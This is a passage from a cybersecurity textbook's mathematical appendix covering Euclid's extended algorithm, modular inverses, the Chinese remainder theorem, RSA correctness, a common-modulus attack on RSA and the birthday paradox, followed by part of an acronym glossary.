Termination: The divisor from the latest division is (as in Euclid's algorithm) the value of $\gcd(a, b)$ and the values of x and y are the ones which you need, in order to get $(x \times a + y \times b)$ to be equal to $\gcd(a, b)$.

An example: Calculation of $\mathrm{exa}(7592, 5913)$:

i	a_i	b_i	r_i	k_i	d	x_i	y_i
0						1	0
1	7592	5913	1679	1	73	0	1
2	5913	1679	876	3	73	1	−1
3	1679	876	803	1	73	−3	4
4	876	803	73	1	73	4	−5
5	803	73	0	11	73	−7	9

In the last step, where the remainder r_i becomes 0, the divisor b_i is equal to 73, which is the value of $\gcd(a, b)$. It is easy to check that this calculation gives the intended result:

$$(-7 \times 7592) + (9 \times 5913) = 73$$

B.4.1 Calculation of an Inverse modulo *n*

As stated prevously, it is common to use Euclid's extended algorithm to calculate the *inverse* of an integer a, when arithmetic is done modulo n. (If you are not certain whether a has an inverse, you can first check by using Euclid's algorithm that $\gcd(a, n) = 1$.) You can then use Euclid's extended algorithm to find two integers, x and y, such that:

$$n \times x + a \times y = 1$$

But then $a \times y \equiv 1 \pmod{n}$, so y must be a's inverse, a^{-1}.

An example: Calculate the inverse *modulo* 1933 of 273. Now 1933 is a prime number so it is quite certain that $\gcd(1933, 273) = 1$ and therefore that the inverse exists. The calculation proceeds as follows:

i	n_i	a_i	r_i	k_i	d	x_i	y_i
0						1	0
1	1933	273	22	7	1	0	1
2	273	22	9	12	1	1	−7
3	22	9	4	2	1	−12	85
4	9	4	1	2	1	25	−177
5	4	1	0	4	1	−62	439

So the inverse *modulo* 1933 of 273 is 439.

Check: $(439 \times 273) \bmod 1933 = 119847 \bmod 1933 = 1$

B.5 The Chinese Remainder Theorem

The Chinese remainder theorem is yet another antique discovery, which comes from the Chinese mathematician Sun-Tsu, who worked around 100 AD:

Theorem B.1 (Chinese Remainder Theorem)
Given a set of k equivalences using modular arithmetic:

$$x \equiv a_1 \pmod{m_1},\ x \equiv a_2 \pmod{m_2}, \ldots,\ x \equiv a_k \pmod{m_k}$$

then there is a unique solution for x $\pmod{m_1 \times m_2 \ldots \times m_k}$*, if the individual moduli* $(m_1, m_2, \ldots, m_k)$ *are mutual primes—that is to say, that for each pair of moduli,* m_i *and* m_j *(where* $i \neq j$*), then* $\gcd(m_i, m_j) = 1$.

An example: Find a solution for x, given that:

$$x \equiv 4 \pmod{5}, \qquad x \equiv 5 \pmod{11}$$

A simple way of solving the problem when the numbers are small is to list the first few integers which are congruent to 5, when we use modulo 11 arithmetic. They are:

$$5, 16, 27, 38, 49, 60, 71, \ldots$$

If we work modulo 5, these numbers have the values $0, 1, 2, 3, 4, 0, 1, \ldots$ respectively. As we want to find the number which has the value $4 \pmod{5}$, the solution must be $x = 49 \pmod{5 \times 11}$.

An example with somewhat larger numbers: Listing the numbers is not efficient when the numbers are large. But if the two equivalences are:

$$x \equiv a_1 \pmod{m_1}, \qquad x \equiv a_2 \pmod{m_2}$$

then we can reason as follows: All numbers which are congruent to $a_2 \pmod{m_2}$ have the form $a_2 + (m_2 \times k)$, for some integer k. So what we need to do is solve the equation:

$$m_2 \times k \equiv (a_1 - a_2) \pmod{m_1}$$

It is easy to find k, if we remember that the theorem is only valid when $\gcd(m_1, m_2) = 1$, in which case there must be an inverse m_2^{-1} for $m_2 \pmod{m_1}$. If we multiply both sides of the equation by m_2^{-1}, we get:

$$k \equiv (a_1 - a_2) \times m_2^{-1} \pmod{m_1} \tag{B.2}$$

It follows that:

$$x = a_2 + m_2 \times k \pmod{m_1 \times m_2} \tag{B.3}$$
$$= a_2 + m_2 \times (a_1 - a_2) \times m_2^{-1} \pmod{m_1 \times m_2} \tag{B.4}$$

Given this general solution for two equations, we can now quickly find a solution to, say:

$$x \equiv 7 \pmod{12345}, \qquad x \equiv 3 \pmod{11111}$$

where $m_1 = 12345$ and $m_2 = 11111$. First we find the inverse, m_2^{-1}, of 11111 (mod 12345) by using Euclid's extended algorithm: $m_2^{-1} = 2471$. Then we evaluate:

$$\begin{aligned} k &\equiv (7 - 3) \times 2471 \pmod{12345} \\ &\equiv 9884 \pmod{12345} \end{aligned}$$

And then it follows from equation B.3, that:

$$\begin{aligned} x &\equiv 3 + 11111 \times 9884 \pmod{11111 \times 12345} \\ &\equiv 109821127 \pmod{137165295} \end{aligned}$$

B.6 Why Does RSA Work?

For the RSA algorithm to work both for encryption and decryption, it must be the case that if $e = d^x \pmod{n}$, where x is one of the (either public or private) exponents and n is the chosen modulus, then it must be the case that $d = e^y \pmod{n}$, where y is the other exponent. This can be shown as follows:

$$\begin{aligned} e^y \pmod{n} &= (d^x \pmod{n})^y \pmod{n} \\ &= d^{x \times y} \pmod{n} \end{aligned}$$

Now in RSA the two exponents, x and y, are chosen so that:

$$x \times y \equiv 1 \pmod{(q-1) \times (r-1)}$$

This implies that there must be an integer value k, such that:

$$\begin{aligned} d^{x \times y} \pmod{n} &= d^{1+k\times(q-1)\times(r-1)} \pmod{n} \\ &= d \times d^{k\times(q-1)\times(y-1)} \pmod{n} \end{aligned}$$

If d and n are mutual primes, it now follows from Euler's theorem (see below), that:

$$\begin{aligned} d^{x \times y} \pmod{n} &= d \times 1 \pmod{n} \\ &= d \end{aligned}$$

If d and n are *not* mutual primes, then Euler's theorem is not valid. But this can only happen is d is a multiple of one of n's factors: q or r (but not both, since d must be less than n). If d is a multiple of q, it will be the case that:

$$d \equiv 0 \pmod{q}$$

and all powers of d, such as $d^{k\times(q-1)\times(y-1)}$, will correspondingly also be congruent to $0 \pmod{q}$. So for example it will be the case that:

$$d^{x \times y} \equiv d \pmod{q}$$

If d is a multiple of r, it will correspondingly be true that $d \equiv 0 \pmod{r}$, so d and all powers af d will again be congruent to $0 \pmod{r}$, and: $d^{x\times y} \equiv d \pmod{r}$

Finally, since q and r are different prime numbers and $q \times r = n$, it follows from the Chinese remainder theorem that;

$$d^{x \times y} \equiv d \pmod{n}$$

Euler's theorem says that if it is the case, for positive integers a and n, that:

$$\gcd(a, n) = 1$$

(that is to say, that a and n are mutual primes), then it is the case that:

$$a^{\phi(n)} \equiv 1 \pmod{n}$$

and therefore also that:

$$a^{k\times\phi(n)} \equiv 1 \pmod{n}$$

for all positive integers k.

Here $\phi(n)$ is *Euler's totient function* of n, i.e. the number of integers, x, less than n which have an inverse (that is to say such that $x \times y = 1 \pmod{n}$ for some integer y), when multiplication is performed modulo n. And, as we have seen in Sect. 4.4.2:

- If n is a prime number, then $\phi(n)$ is equal to $(n-1)$;
- If $n = q \times r$, for prime numbers q and r (as is the case in RSA), then $\phi(n)$ is equal to $(q-1) \times (r-1)$.

B.7 A Common-modulus Attack on RSA

In Sect. 4.4.3.3, it is stated that use of the same RSA modulus, n, by several users is a dangerous practice, even if these users use different private and public exponents. In particular, if two users, Alice and Bob, who use the same modulus, n, encrypt the same message, d, with public exponents respectively p_A and p_B,, then an attacker who collects up the ciphertexts:

$$\begin{aligned} e_A &= d^{p_A} \bmod n \\ e_B &= d^{p_B} \bmod n \end{aligned}$$

can under certain commonly satisfied conditions find d wihout knowing either of Alice's or Bob's private exponents.

The first condition is that p_A and p_B have no common factors, so $\gcd(p_A, p_B) = 1$. This will usually be the case, so the attacker can use Euclid's Extended Algorithm to find integers u and v such that:

$$u \times p_A + v \times p_B = 1$$

The plaintext d can then be recovered by evaluating ${e_A}^u \times {e_B}^v$, since:

$$\begin{aligned} {e_A}^u \times {e_B}^v &= (d^{p_A})^u \times (d^{p_B})^v \bmod n \\ &= d^{p_A \times u} \times d^{p_B \times v} \bmod n \\ &= d^{p_A \times u + p_B \times v} \bmod n \\ &= d^1 \bmod n \\ &= d \end{aligned}$$

Working out ${e_B}^v \bmod n$ is, however, slightly more complicated than it might seem, since v will usually be a negative integer, say $-x$. So in practice it is necessary to work out the *inverse* of e_B raised to the power x, since all arithmetic is being done modulo n. In other words, we need to evaluate $({e_B}^{-1})^x$. This implies that e_B must have an *inverse* modulo n. The condition for this to be the case (and therefore also the second condition for the attack to work) is that e_B and n must be *mutual primes*, i.e. $\gcd(e_B, n) = 1$. This is also usually satisfied, since n is the product of two large primes, q and r, neither of which are likely to be factors of e_B.

B.8 The Birthday Paradox

How many unrelated people must there be in a room, before the probability that at least two of them have the same birthday is larger than 0.5? The answer is: only 23. That the number is so surprisingly small (since the year has 365 days) is often called *the birthday paradox*. You get to this result in the following way: Given that person 1 in the room has a certain birthday, the probability that person 2 *does not* have the same birthday is:

$$(1 - \frac{1}{365})$$

and the probability that person 3 *does not* have the same birthday as either person 1 or person 2 is:

$$(1 - \frac{1}{365}) \times (1 - \frac{2}{365})$$

and the probability that person 4 *does not* have the same birthday as either person 1, 2 or 3 is:

$$(1 - \frac{1}{365}) \times (1 - \frac{2}{365}) \times (1 - \frac{3}{365})$$

so when we get to person 23, the probability that none of them have the same birthday is:

$$(1 - \frac{1}{365}) \times (1 - \frac{2}{365}) \times (1 - \frac{3}{365}) \times \ldots \times (1 - \frac{22}{365})$$

or, if you like:

$$\frac{364}{365} \times \frac{363}{365} \times \frac{362}{365} \times \ldots \times \frac{343}{365}$$

This is equal to 0.493. So the probability that two of the 23 *do have* the same birthday must be $(1 - 0.493) = 0.507$.

(Interestingly enough, the probability that at least two have the same birthday increases rather quickly as the number of people, N, in the room increases. For $N = 30$ the probability is about 0.706 and for $N = 100$ it is about 0.9999996)

The same sort of calculation can be used to solve a number of problems. For example: Suppose you have N balls of different colours in a bag, and you draw one ball out of the bag, note down its colour and put it back in the bag again. How many times do you need to repeat this procedure before you draw out a ball with a colour which you have seen already? The answer, when N is large, is that on average over a large number of attempts it will be $\sqrt{\pi/2} \times \sqrt{N}$ ($=1.253 \times \sqrt{N}$) times.

It is this result which explains why the number of attempts to find a collision when you use a hash function (that is to say, a message which gives the same hash value as a given message) is of the order of magnitude $2^{n/2}$ ($=\sqrt{2^n}$), where n is the number of bits in the hash function's value. This is because the number of possible hash values is then 2^n, and this number corresponds to the number of different colours, N, in the problem with the balls described above.

Appendix C
Acronyms

As mentioned in the preface to this book, the whole subject area is characterised by the frequent use of acronyms, which are mostly abbreviations for English terms. This appendix gives the full text corresponding to each abbreviation, together with a short explanation.

ACL	Access Control List: For a given object, a list of which subjects are allowed to access the object and in which ways, see Sect. 9.2.3.
ADB	Android Debug Bridge: A software tool for use in development and fault finding in Android-based applications, see Sect. 11.1.2.1.
AES	Advanced Encryption Standard: A modern block cipher for symmetric encryption, approved also for encryption of classified material, see Sect. 4.3.4.
AKA	Authentication and Key Agreement: In a UMTS network, the mechanism which ensures that the mobile unit (typically a telephone) and the network authenticate one another and exchange session keys, when an attempt is made to attach the unit to the network, see Sect. 8.9.3.
AP	Access Point: In a wireless (e.g. WiFi) network, a system through which wireless units can gain access to a cable-based network, see Sect. 6.3.2.1.
API	Application Program Interface: A software interface, which applications can use to exploit functions made available by an operating system, database system or other system component, see Sect. A.2.1.
APT	Advanced Persistent Threat: A type of attack with malware, where the attacker makes a special effort to hide the malware's presence in the attacked system, so it can operate for a long period without being detected, see Sect. 11.1.2.
ARP	Address Resolution Protocol: A standard protocol for finding the Link address corresponding to a given IP address in the Internet, see Sect. 6.2.6.
ASCII	American Standard Code for Information Interchange: An American standard, which defines binary representations for a character set containing 128 characters, including large and small English letters, digits and punctuation characters, together with a number of control characters, and where each character is represented by 7 bits.
AuC	Authentication Center: In a mobile telephone network, the component which registers information about the subscriber and checks the authenticity of the (U)SIM card, when an attempt is made to attach a telephone to the network, see Sect. 8.9.1.
AV	Antivirus: A component which checks a system or a network for the presence of viruses – or more generally of all types of malware, see Sect. 10.2.3.
BCP	Business Continuity Planning: Planning of how to restore an enterprise's or institution's normal activities after an emergency situation, see Sect. 11.2.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3

BIOS	Basic Input-Output System: In modern computers, a fundamental firmware component, which initialises the computer's hardware on startup and starts a bootloader, which reads in the operating system. Now largely replaced by UEFI firmware (q.v.).
BSS	Basic Service Set: In a WiFi-based network, a group of mobile (wireless) units which communicate via an access point (AP), see Fig. 6.17.
BTS	Base Transceiver Station: A cell mast in a telephone network based on GSM, see Sect. 6.3.3.
CA	Certificate Authority: In PKI, an authority which issues certificates which document the correspondance between a person or a system and the person's or system's public key, see Sect. 5.5.
CAPTCHA	Completely Automated Program to Tell Computers and Humans Apart: A method, typically based on recognising characters shown on a noisy background, to distinguish humans (which are normally good at that type of cognitive task) from computer-based analysis programs (which normally have great difficulty with such tasks), see Sect. 2.3.
CBC	Cipher Block Chaining: A mode of operation for encrypting a series of blocks of data by using a block cipher, where the ciphertext from encryption of the $(n-1)$'th block is combined with the plaintext from the n'th block, and the combination is encrypted to give the ciphertext for the n'th block, see Fig. 4.10.
CC	Common Criteria for Information Technology Security Evaluation: An international standard for certification of computer security, see page 276.
CIA	Confidentiality, Integrity and Availability: The three basic targets for IT security, see Sect. 1.4.1.
CIP	Critical Infrastructure Protection: The discipline, whose aim is to analyse threats against a country's or region's infrastructure, and to develop countermeasures against such threats, see Sect. 8.14.
CN	Common Name: The usual (but not necessarily unique) name of a person or hardware unit. Often used as an attribute in an X.500 name, where an object is described by a set of attributes, see Sect. 5.5.
CNIC	Cellular Network Isolation Card: A modified copy of a (U)SIM card for a mobile telephone, for use in an investigator's investigation of the phone, see Sect. 11.1.2.1.
CPU	Central Processor Unit: The basic hardware unit for performing calculation in a computer, see Sect. A.1.
CRC	Cyclic Redundancy Check: An code often used in digital networks and storage devices to detect commonly occuring accidental changes to binary data, especially bursts of incorrect bits. The CRC itself is a fixed-length binary sequence, typically of length between 4 nd 64 bits.
CRL	Certificate Revocation List: In a PKI, a list maintained by a Certificate Authority (CA), containing revoked (i.e. no longer valid) certificates, see Sect. 5.5.
CSP	Certificate Signing Policy: In a PKI, a Certificate Authority's policy for storing certificates and for checking that the owner's identity is checked when the certificate is issued, see Sect. 5.5.
CSR	Certificate Signing Request: In a PKI, a request to a CA from a subject (a person or IT system) to sign a certificate which documents the correspondance between the subject's identity and public key, see Sect. 5.5.1.
CTR	Counter: A mode of operation for encrypting a series of blocks of data by using a block cipher, where the ciphertext for block n is derived from the plaintext by an XOR operation with a keystream block produced by encrypting the n'th value of a non-repeating counter with the block cipher's key, see Sect. 4.3.3.1.
CVE	Common Vulnerabilities and Exposures: A publicly available system for documentation of known vulnerabilities in IT systems. Maintained by Mitre Corporation in USA, see Sect. 9.7.

DAC	Discretionary Access Control: A principle for access control, where the owner of a resource (a program, a collection of data etc.) decides who is to have access to the resource and for which purposes, see Sect. 9.2.1.
DDoS	Distributed Denial of Service: A type of DoS, in which the attacker exploits several systems which are under his control to generate traffic, see Sect. 8.10.5.
DES	Data Encryption Standard: A much-used symmetric block cipher, standardised in 1977. Its use is now deprecated due to it having weaknesses, see Sect. 4.3.3.
DIT	Directory Information Tree: An hierarchical, tree-formed structure, which describes an organisation or similar, where every node in the tree describes an individual or unit and is uniquely identified by a DN, see Sect. 10.4.
DKIM	DomainKeys Identified Mail: A mechanism for e-mail authentication based on adding a digital signature to the mail, using keys associated with the sending domain. The signature covers the body of the mail and a number of its header lines selected by the signer, in order to prevent their modification, see Sect. 8.12.2.
DMZ	Demilitarised Zone: A subnet within an organisation's network, lying between the organisation's internal network and an external network, such as the Internet, which is not trusted, see Sect. 8.6.2. The DMZ is typically used for placing systems which it should be possible to access from outside.
DN	Distinguished Name: For an object which is named by an X.500 name, which consists of a set of descriptive attributes, the object's DN is a subset of these attributes which unambiguously identify the object (in the context of the directory which contains the name), see Sect. 10.4.
DNS	Domain Name Service: An Internet service used for registration and lookup of Internet names and corresponding IP addresses etc., see Sect. 6.2.5.
DNSSEC	DNS Security: An extension to DNS to give improved security, in particular by counteracting falsification of DNS-related messages, see Sect. 8.11.1.
DoS	Denial of Service: A form of attack, whose purpose is to prevent authorised users partly or completely from accessing a resource – that is to say, to reduce the resource's availability, see Sect. 8.10.
DPIA	Data Protection Impact Assessment: A prior assessment of the impact of processing personal data on the protection of such data. Such an assessment is obligatory according to the GDPR if there is a high risk to the rights and freedoms of natural persons whose data is to be processed, see Sect. 12.2.6.
DPO	Data Protection Officer: Within an organisation which handles personal data in accordance with the GDPR, a person responsible for advising the controller and/or processor about how to comply with the GDPR, for monitoring this compliance and for cooperating with the relevant supervisory authority, see Sect. 12.2.8.
DRP	Disaster Recovery Planning: Planning of how to restore the damaged systems after a disaster such as an extensive fire, natural disaster, cyberattack or the like, see Sect. 11.3.
DSA	Digital Signature Algorithm: A method for calculating digital signatures based on ElGamal encryption, which can be used in DSS, see Sect. 5.2.3.
DSS	Digital Signature Standard: A US federal standard (FIPS 186) for digital signatures, which can be based on DSA, RSA or the use of elliptical curves, see Sect. 5.2.3.
EAL	Evaluation Assurance Level: A measure used in evaluation of security solutions based on the Common Criteria (CC). The level (which can lie between 1 and 7) indicates the extent to which a solution has been checked for fulfilling the security targets which it is claimed to fulfil. Higher EALs require more detailed documentation, analysis and test than lower levels, see page 276.
EAP	Extended Authentication Protocol: A standard framework, which makes it possible to exploit a broad selection of authentication techniques (in the form of so-called *EAP methods*) in actual authentication protocols, where a client who needs to be authenticated communicates with an authentication server, see Sect. 8.8.2.

ECB	Electronic Cookbook: A mode of operation for encryption of a series of blocks of data using a block cipher, where the blocks are encrypted one by one using the same key, see Fig. 4.9.
EDGE	Enhanced Data Rates for GSM Evolution: A technology for data transfer within GSM networks at data rates of up to about 240 kbit/s. see Sect. 6.3.3.
EDPS	European Data Protection Supervisor: An EU official responsible for dealing with privacy issues within EU institutions and bodies, see Sect. 12.2.8.
eID	Electronic Identification: A form of proof of identity which can be used for authentication in relation to net-based applications, see Sect. 5.7. Many eIDs have the form of a smartcard which contains relevant information about the owner.
EPID	Enhanced Privacy ID: An algorithm for creation of an anonymous electronic signature, see Sect. 12.4.3.
ETSI	European Telecommunications Standards Institute: An organisation originally devoted to standardisation within the telecommunications industry in Europe. Now with the main responsibility for several technologies used globally, such as GSM, 3G and 4G systems for mobile telephony.
FAIR	Factor Analysis of Information Risk: Based on a taxonomy of risk factors and how they affect one another, FAIR is a systematic method for calculating the probabilities of different security incidents, see Sect. 3.5.
FDE	Full Disk Encryption: Encryption of an entire disk (as opposed to encryption of individual files or folders), see Sect. 9.5.
FIPS	Federal Information Processing Standard: A standard for information processing developed for use by governmental, non-military organisations and suppliers in USA.
FNR	False Negative Rate: When performing a test for whether a series of test items have a particular property, the FNR is the fraction of the items which in fact have the property of interest, but where the test's result is that they do not have it, see Sect. 8.7.1.
FPR	False Positive Rate: When performing a test for whether a series of test items have a particular property, the FPR is the fraction of the items which in fact do not have the property of interest, but where the test's result is that they have it, see Sect. 8.7.1.
FTK	Forensic Toolkit: A software package for use in investigation of security incidents in Windows-based systems, see Sect. 11.1.2.
GDPR	General Data Protection Regulation: A legally binding set of rules for handling personal data, valid in all member states of the European Union, see Sect. 12.2.
GPRS	General Packet Radio Service: A packet-oriented service for data transfer at moderate data rates (56-114 kbit/s) in a GSM network, see Sect. 6.3.3.
GPU	Graphics Processing Unit: A hardware unit which is specialised for performing calculations which can accelerate the presentation of graphics. Its large computing power can also be used for other purposes, for example to perform brute force attacks in order to find encryption keys or passwords.
GSM	Global System for Mobile Communications: A standard for digital telephony developed by ETSI for use in the second generation ("2G") of mobile telephone networks, see Sect. 6.3.3.
HDD	Hard Disk Drive: A traditional storage unit, in which data bits are stored as magnetised areas on the surface of one or more circular platters which rotate around the same axis, see Fig. A.3.
HIDS	Host Intrusion Detection System: An IDS which is specialised for monitoring the individual computers which are attached to a network, see Sect. 8.7.3.
HLR	Home Location Register: A central database in a mobile telephone network, containing details of the subscribers who are registered by the network's operator, see Sect. 6.3.3.

HMAC	Hash-based Message Authentication Code: A type of message digest, where a shared secret key is used in calculation of the digest, see Sect. 5.1.2. Anyone who receives the message and its HMAC and who also knows the key – and who it is shared with – can therefore verify both the message's integrity and the sender's identity.
HSM	Hardware Security Module: A hardware unit for secure storage of encryption keys and for fast encryption and calculation of cryptographic checksums etc, see Sect. 8.11.1.
HTML	Hypertext Markup Language: A standardised notation for describing the content and the desired presentation of hypertext documents, i.e. documents which can contain fixed and dynamically generated elements in various media formats, together with links to other documents which are to be included, see Sect. 7.2.
HTTP	Hypertext Transmission Protocol: A standard protocol for handling hypertext documents in the Internet, see Sect. 7.2.
I/O	Input/Output: A general term for all forms of data which are put into or produced by a computer or computer-like unit, see Sect. A.1.2.
IANA	Internet Assigned Numbers Authority: An organisation, based in USA, which keeps track of the allocation of IP addresses, registration of top-level domains in the Internet, media types and the numbering of RFCs and Internet standards.
IDE	Integrated Development Environment: A software system which contains facilities for development and test of new software.
IDPS	Intrusion Detection and Protection System: An IDS which reacts to detection of unwanted activities by taking steps to conteract them, for example by closing a firewall for certain traffic or even starting a counterattack, see Sect. 8.7.
IDS	Intrusion Detection System: A component, whose purpose is to monitor a network-based computer system in order to detect activities which can indicate unauthorised intrusions or attempts at such intrusions, see Sect. 8.7.
IEEE	Institute of Electrical and Electronics Engineers: An American society, originally for electrical and radio engineers in USA, but now with a broader focus and several international sections with members from more than 160 nations. In certain areas, IEEE also works as a standardisation organisation.
IETF	Internet Engineering Task Force: A standards organisation for the Internet with responsibiliy for its technical standards.
IM	Identity Module: A component, normally in the form of a tamper-proof smartcard, which contains the user's personal information, see Sect. 6.3.3. SIM cards and USIM cards in mobile telephones are well-known examples.
IMAP	Internet Message Access Protocol: A standard protocol for fetching messages from a message store (a "mailbox") in the Internet, see Sect. 7.1.
IMSI	International Mobile Subscriber Identity: An up to 15 digit long number, which identifies the subscriber, the country and the network operator in a mobile telephone network, see Fig. 6.20.
IOT	Internet of Things: A concept, where it is envisioned that all sorts of items, such as tools, household equipment, industrial equipment, lamps, measuring equipment and so on, contain small computers and are attached to the Internet, through which they can be controlled, see Sect. 1.2.
IP	Internet Protocol: A standard protocol to provide a connectionless sevice in the Network layer in the Internet, see Sect. 6.2.
IPsec	Internet Protocol Security: A series of extensions to IP for providing confidentiality and integrity of data and authentication of the sender.
ISO	International Standardisation Organisation: An international organisation for developing standards within many areas, including the entire IT area.
ISP	Internet Service Provider: A network operator who offers customers access to Internet services, including DNS, e-mail etc.

ITU-T	International Telecommunication Union - Telecommunication Standardization Sector: An organisation under the United Nations, which develops general standards for telecommunication.
IV	Iniialisation Vector: A value used to initialise the state of a cryptographic computation. The IV is often required to be randomly chosen for each use in a given computation, in order to ensure unpredictability of the output, see for example Sect. 4.3.3.1.
LAN	Local Area Network: A communication network which covers a limited areas, typically a home, a company premises or institution, with a physical size of up to a few kilometers, see Sect. 6.1.
LDAP	Lightweight Directory Access Protocol: A standard protocol For insertion, modification, deletion and searching for information in an LDAP database, which typically describes people, equipment and processes within an organisation or a (possibly very large) network, see Sect. 10.4.
LFSR	Linear Feedback Shift Register: A shift register, where the next bit pushed into the register as input is a linear combination of some of the bits which are currently stored in the register, see Sect. 4.3.5.1.
LiON	Lithium Ion: A common battery technology widely used in mobile equipment.
LPC	Low Pin Count: The designation of an internal computer bus for attachment of units with small bandwidth requirements, see Sect. A.1.3.
LTE	Long Term Evolution: A technology for data transfer in 4G GSM and UMTS networks at data rates of up to around 300 Mbit/s, see Sect. 6.3.3.
MAC	This acronym has three possible meanings: 1. Message Authentication Code: A hash value calculated from a message and an encryption key, see Sect. 5.1.2. 2. Medium ACcess: The rules for access to a shared medium, typically in the form of a *MAC protocol*, see Sect. 6.3.1. 3. Mandatory Access Control: A principle for access control, where a superior authority or person decides who shall have access to which resources and for which purposes, see Sect. 9.2.1.
MAN	Metropolitan Area Network: A communication network which covers an area corresponding to a town or district, see Sect. 6.1.
MD5	Message Digest 5: An algorithm for calculating hash values for messages, for example to ensure integrity or for use in electronic signatures. Its use is now deprecated, as it is not collision-free, see Sect. 5.1.1.
MIB	Management Information Base: A database which contains information for controlling and configuring the units in a communication network. Often used in connection with the protocol SNMP, see Sect. 8.13.
MIME	Multipurpose Internet Mail Extensions: A set of extensions to SMTP, which amongst other things make it possible to transfer e-mails that contain other elements than simple texts written in characters from the ASCII character set, where each character is represented by a sequence of 7 bits, see Sect. 7.1.3.
MLS	Multi-Layer Security: A model for security, where it is possible to handle users with different security clearances and data with different security classifications, see page 276.
MMI	Man-Machine Interface: An interface through which a human user can communicate with a computer. An MMI can be based on many different technologies: Text or graphics, use of a keyboard, pointing devices, audio equipment etc., see Sect. A.1.2.
MMS	Multimedia Messaging Service: A service offered to mobile devices, allowing them to transmit multimedia content, such as images, videos, audio or texts over a cellular network.

MMU	Memory Management Unit: A hardware unit in the computer, which controls access to the memory by individual activities, see Sect. 9.4.1.
MSISDN	Mobile Station International Subscriber Directory Number: An up to 15 digit long number, which works as an international telephone number in a mobile telephone network, see Fig. 6.20.
MTA	Message Transfer Agent: A system component whose task is to pass on e-mail on its way to its final destination, see Sect. 7.1.1.
MUA	Message User Agent: A system component which the user can use to initiate transmission of outgoing e-mail and collection of incoming e-mail, see Sect. 7.1.1. Is often known as a *mail client*.
MX	Message Exchange: A type of RR (q.v.) which contains information about the MTA which can function as a mail relay for a given Internet domain, see Sect. 7.1.1.
NEED	Network-Enabled Embedded Device: A unit, typically built into a larger piece of apparatus, and containing a small computer system with the possibility of connecting it to a network, see Sect. 8.10.6.
NIDS	Network Intrusion Detection System: An IDS, which is specialised for monitoring activities in a network, see Sect. 8.7.2.
NTP	Network Time Protocol: A standard protocol for synchronising clocks in systems which are attached to the Internet.
OCSP	Online Certificate Status Protocol: A standard protocol for getting hold of the revocation status for digital certificates in the Internet, see Sect. 8.5.
OPM	Office of Public Management: A US government agency which manages the federal government's administration.
OS	Operating System: A system program which hides the details of the hardware in a computer, and offers a uniform interface which the actual applications can be adapted to match, see Sect. A.2.1.
OSI	Open Systems Interconnection: An initiative organised by ISO and ITU-T with the aim of standardising the architecture of communication systems, together with a set of corresponding protocols. The architecture model – the OSI Reference Model – introduced a consistent model and notation for protocol layers and has had long-term significance. The protocols are now considered outdated.
OU	Organisational Unit: The name of a department or other unit within an organisation, often used as an attribute in an X.500 name, where an object is identified by a set of attributes.
P2P	Peer-to-Peer: An architecture for distributed applications, where all participating systems have the same abilities and privileges, and there is no central control, see Sect. 1.2.
PAN	Personal Area Network: A communication network with a very limited range of operation, typically a few meters, see Sect. 6.1.
PCI	This acronym has two possible meanings: 1. Protocol Control Information: Information that is added to the data which is to be sent through a network, in order to control the communication protocol which is used for this purpose, see Sect. 6.1.3. 2. Peripheral Component Interconnect: A type of internal bus in a computer.
PDCA	Plan-Do-Check-Act: A design principle for procedures for continual checking and improvement of processes and products. The four phases – Planning ("Plan"), Implementation ("Do"), Control ("Check") and Adjustment ("Act") – are repeated continually, see Sect. 3.6.
PDoS	Permanent Denial of Service: A form of DoS, where permanent damage is done to some system components, see Sect. 8.10.6.

PDU	Protocol Data Unit: A unit which is exchanged between two or more parties in the course of the execution of a communication protocol, see Sect. 6.1.3.
PET	Privacy Enhancing Technology: A technology which makes it possible for the user to control how many private data he or she exposes, and possibly to check that service providers follow the rules which the user has set for dealing with private data, see Sect. 12.4.3.
PGP	Pretty Good Privacy: A system for encryption, decryption and creating electronic signatures, where certificates are vouched for by the users within the framework of a web-of-trust model without central authorities, see Sect. 5.6.2.
PKCS	Public Key Cryptosystem: A system for encryption and decryption, where it is infeasible to derive the decryption key from the encryption key or vice versa. Only one of the keys needs to be kept secret, and the other can be made public, see Sect. 4.1.1.
PKI	Public Key Infrastructure: The infrastructure which is needed for creation, control, distribution, storage and revocation of certificates for use in connection with a PKCS, see Sect. 5.5.
POP	Post Office Protocol: A standard protocol for collection of e-mail in the Internet, see Sect. 7.1.
qop	Quality of protection: A value given in connection with HTTP digest authentication to indicate the desired level of protection for the data which are exchanged during authentication, see Sect. 10.5.1.2.
RBAC	Role-Based Access Control: A principle for access control, where a subject can take on one or more roles within an organisation, and the subject's right to access a given resource (or to change role) depends on the current role, see Sect. 9.2.1. A system for RBAC can be used to implement both MAC and DAC (q.v.).
RC4	Rivest Cipher 4: A commonly used symmetric stream cipher. Now deprecated due to weaknesses, see Sect. 4.3.5.2.
RFC	Request for Comments: A document which describes a draft or a finished standard for use in the Internet, or which describes a recognised good practice, see page 150. RFCs are numbered in the order in which they originate. Every new version of the draft or standard gets a new RFC number.
RNC	Radio Network Controller: An element in a mobile telephone network based on UMTS. An RNC can handle traffic to and from several cell masts and is responsible for encryption and decryption of traffic to and from the individual mobile units, see Sect. 8.9.3.
RPO	Recovery Point Objective: The acceptable loss of data in connection with an emergency situation, measured in operation time (e.g.corresponding to a certain number of hours' operation), see Sect. 11.2.
RR	Resource Record: A record in a DNS server, which gives information about a system or domain, see Sect. 6.2.5.
RSA	Rivest-Shamir-Adelman: A commonly used algorithm for asymmetric encryption, named after its inventors, see Sect. 4.4.3.
RSN	Robust Security Network: A WiFi-based network with a high level of security, see Sect. 8.8.2.
RTO	Recovery Time Objective: The time within which functionality should be restored after an emergency situation, see Sect. 11.2.
S/MIME	Secure MIME: A set of extensions to SMTP, to enable transfer of e-mails which are encrypted and/or signed with an electronic signature, see Sect. 8.2.
SD	Secure Digital: A family of standard formats for non-volatile memory cards, see Fig. A.5.

SHA	Secure Hash Algorithm: A standard algorithm for calculating hash values for data objects such as messages, for example to ensure integrity or for use in electronic signatures. Use of the original SHA (also known as SHA-1) is now deprecated, as it is not collision-free. More modern versions such as SHA-2 or SHA-3 are recommended as replacements, see Sect. 5.1.1.
SIM	Subscriber Identity Module: The type of identity module (see IM above), which is used in a GSM network (as a so-called SIM card), see Sect. 6.3.3.
SKCS	Secret Key Cryptosystem: A system for encryption and decryption, where the decryption key can easily be derived from the encryption key or vice versa (they are often identical). Both keys must therefore be kept secret, see Sect. 4.1.1.
SMS	Short Message Service: A service offered to mobile devices for sending short messages (not longer than 160 7-bit characters) over a cellular network, a process often called *texting*.
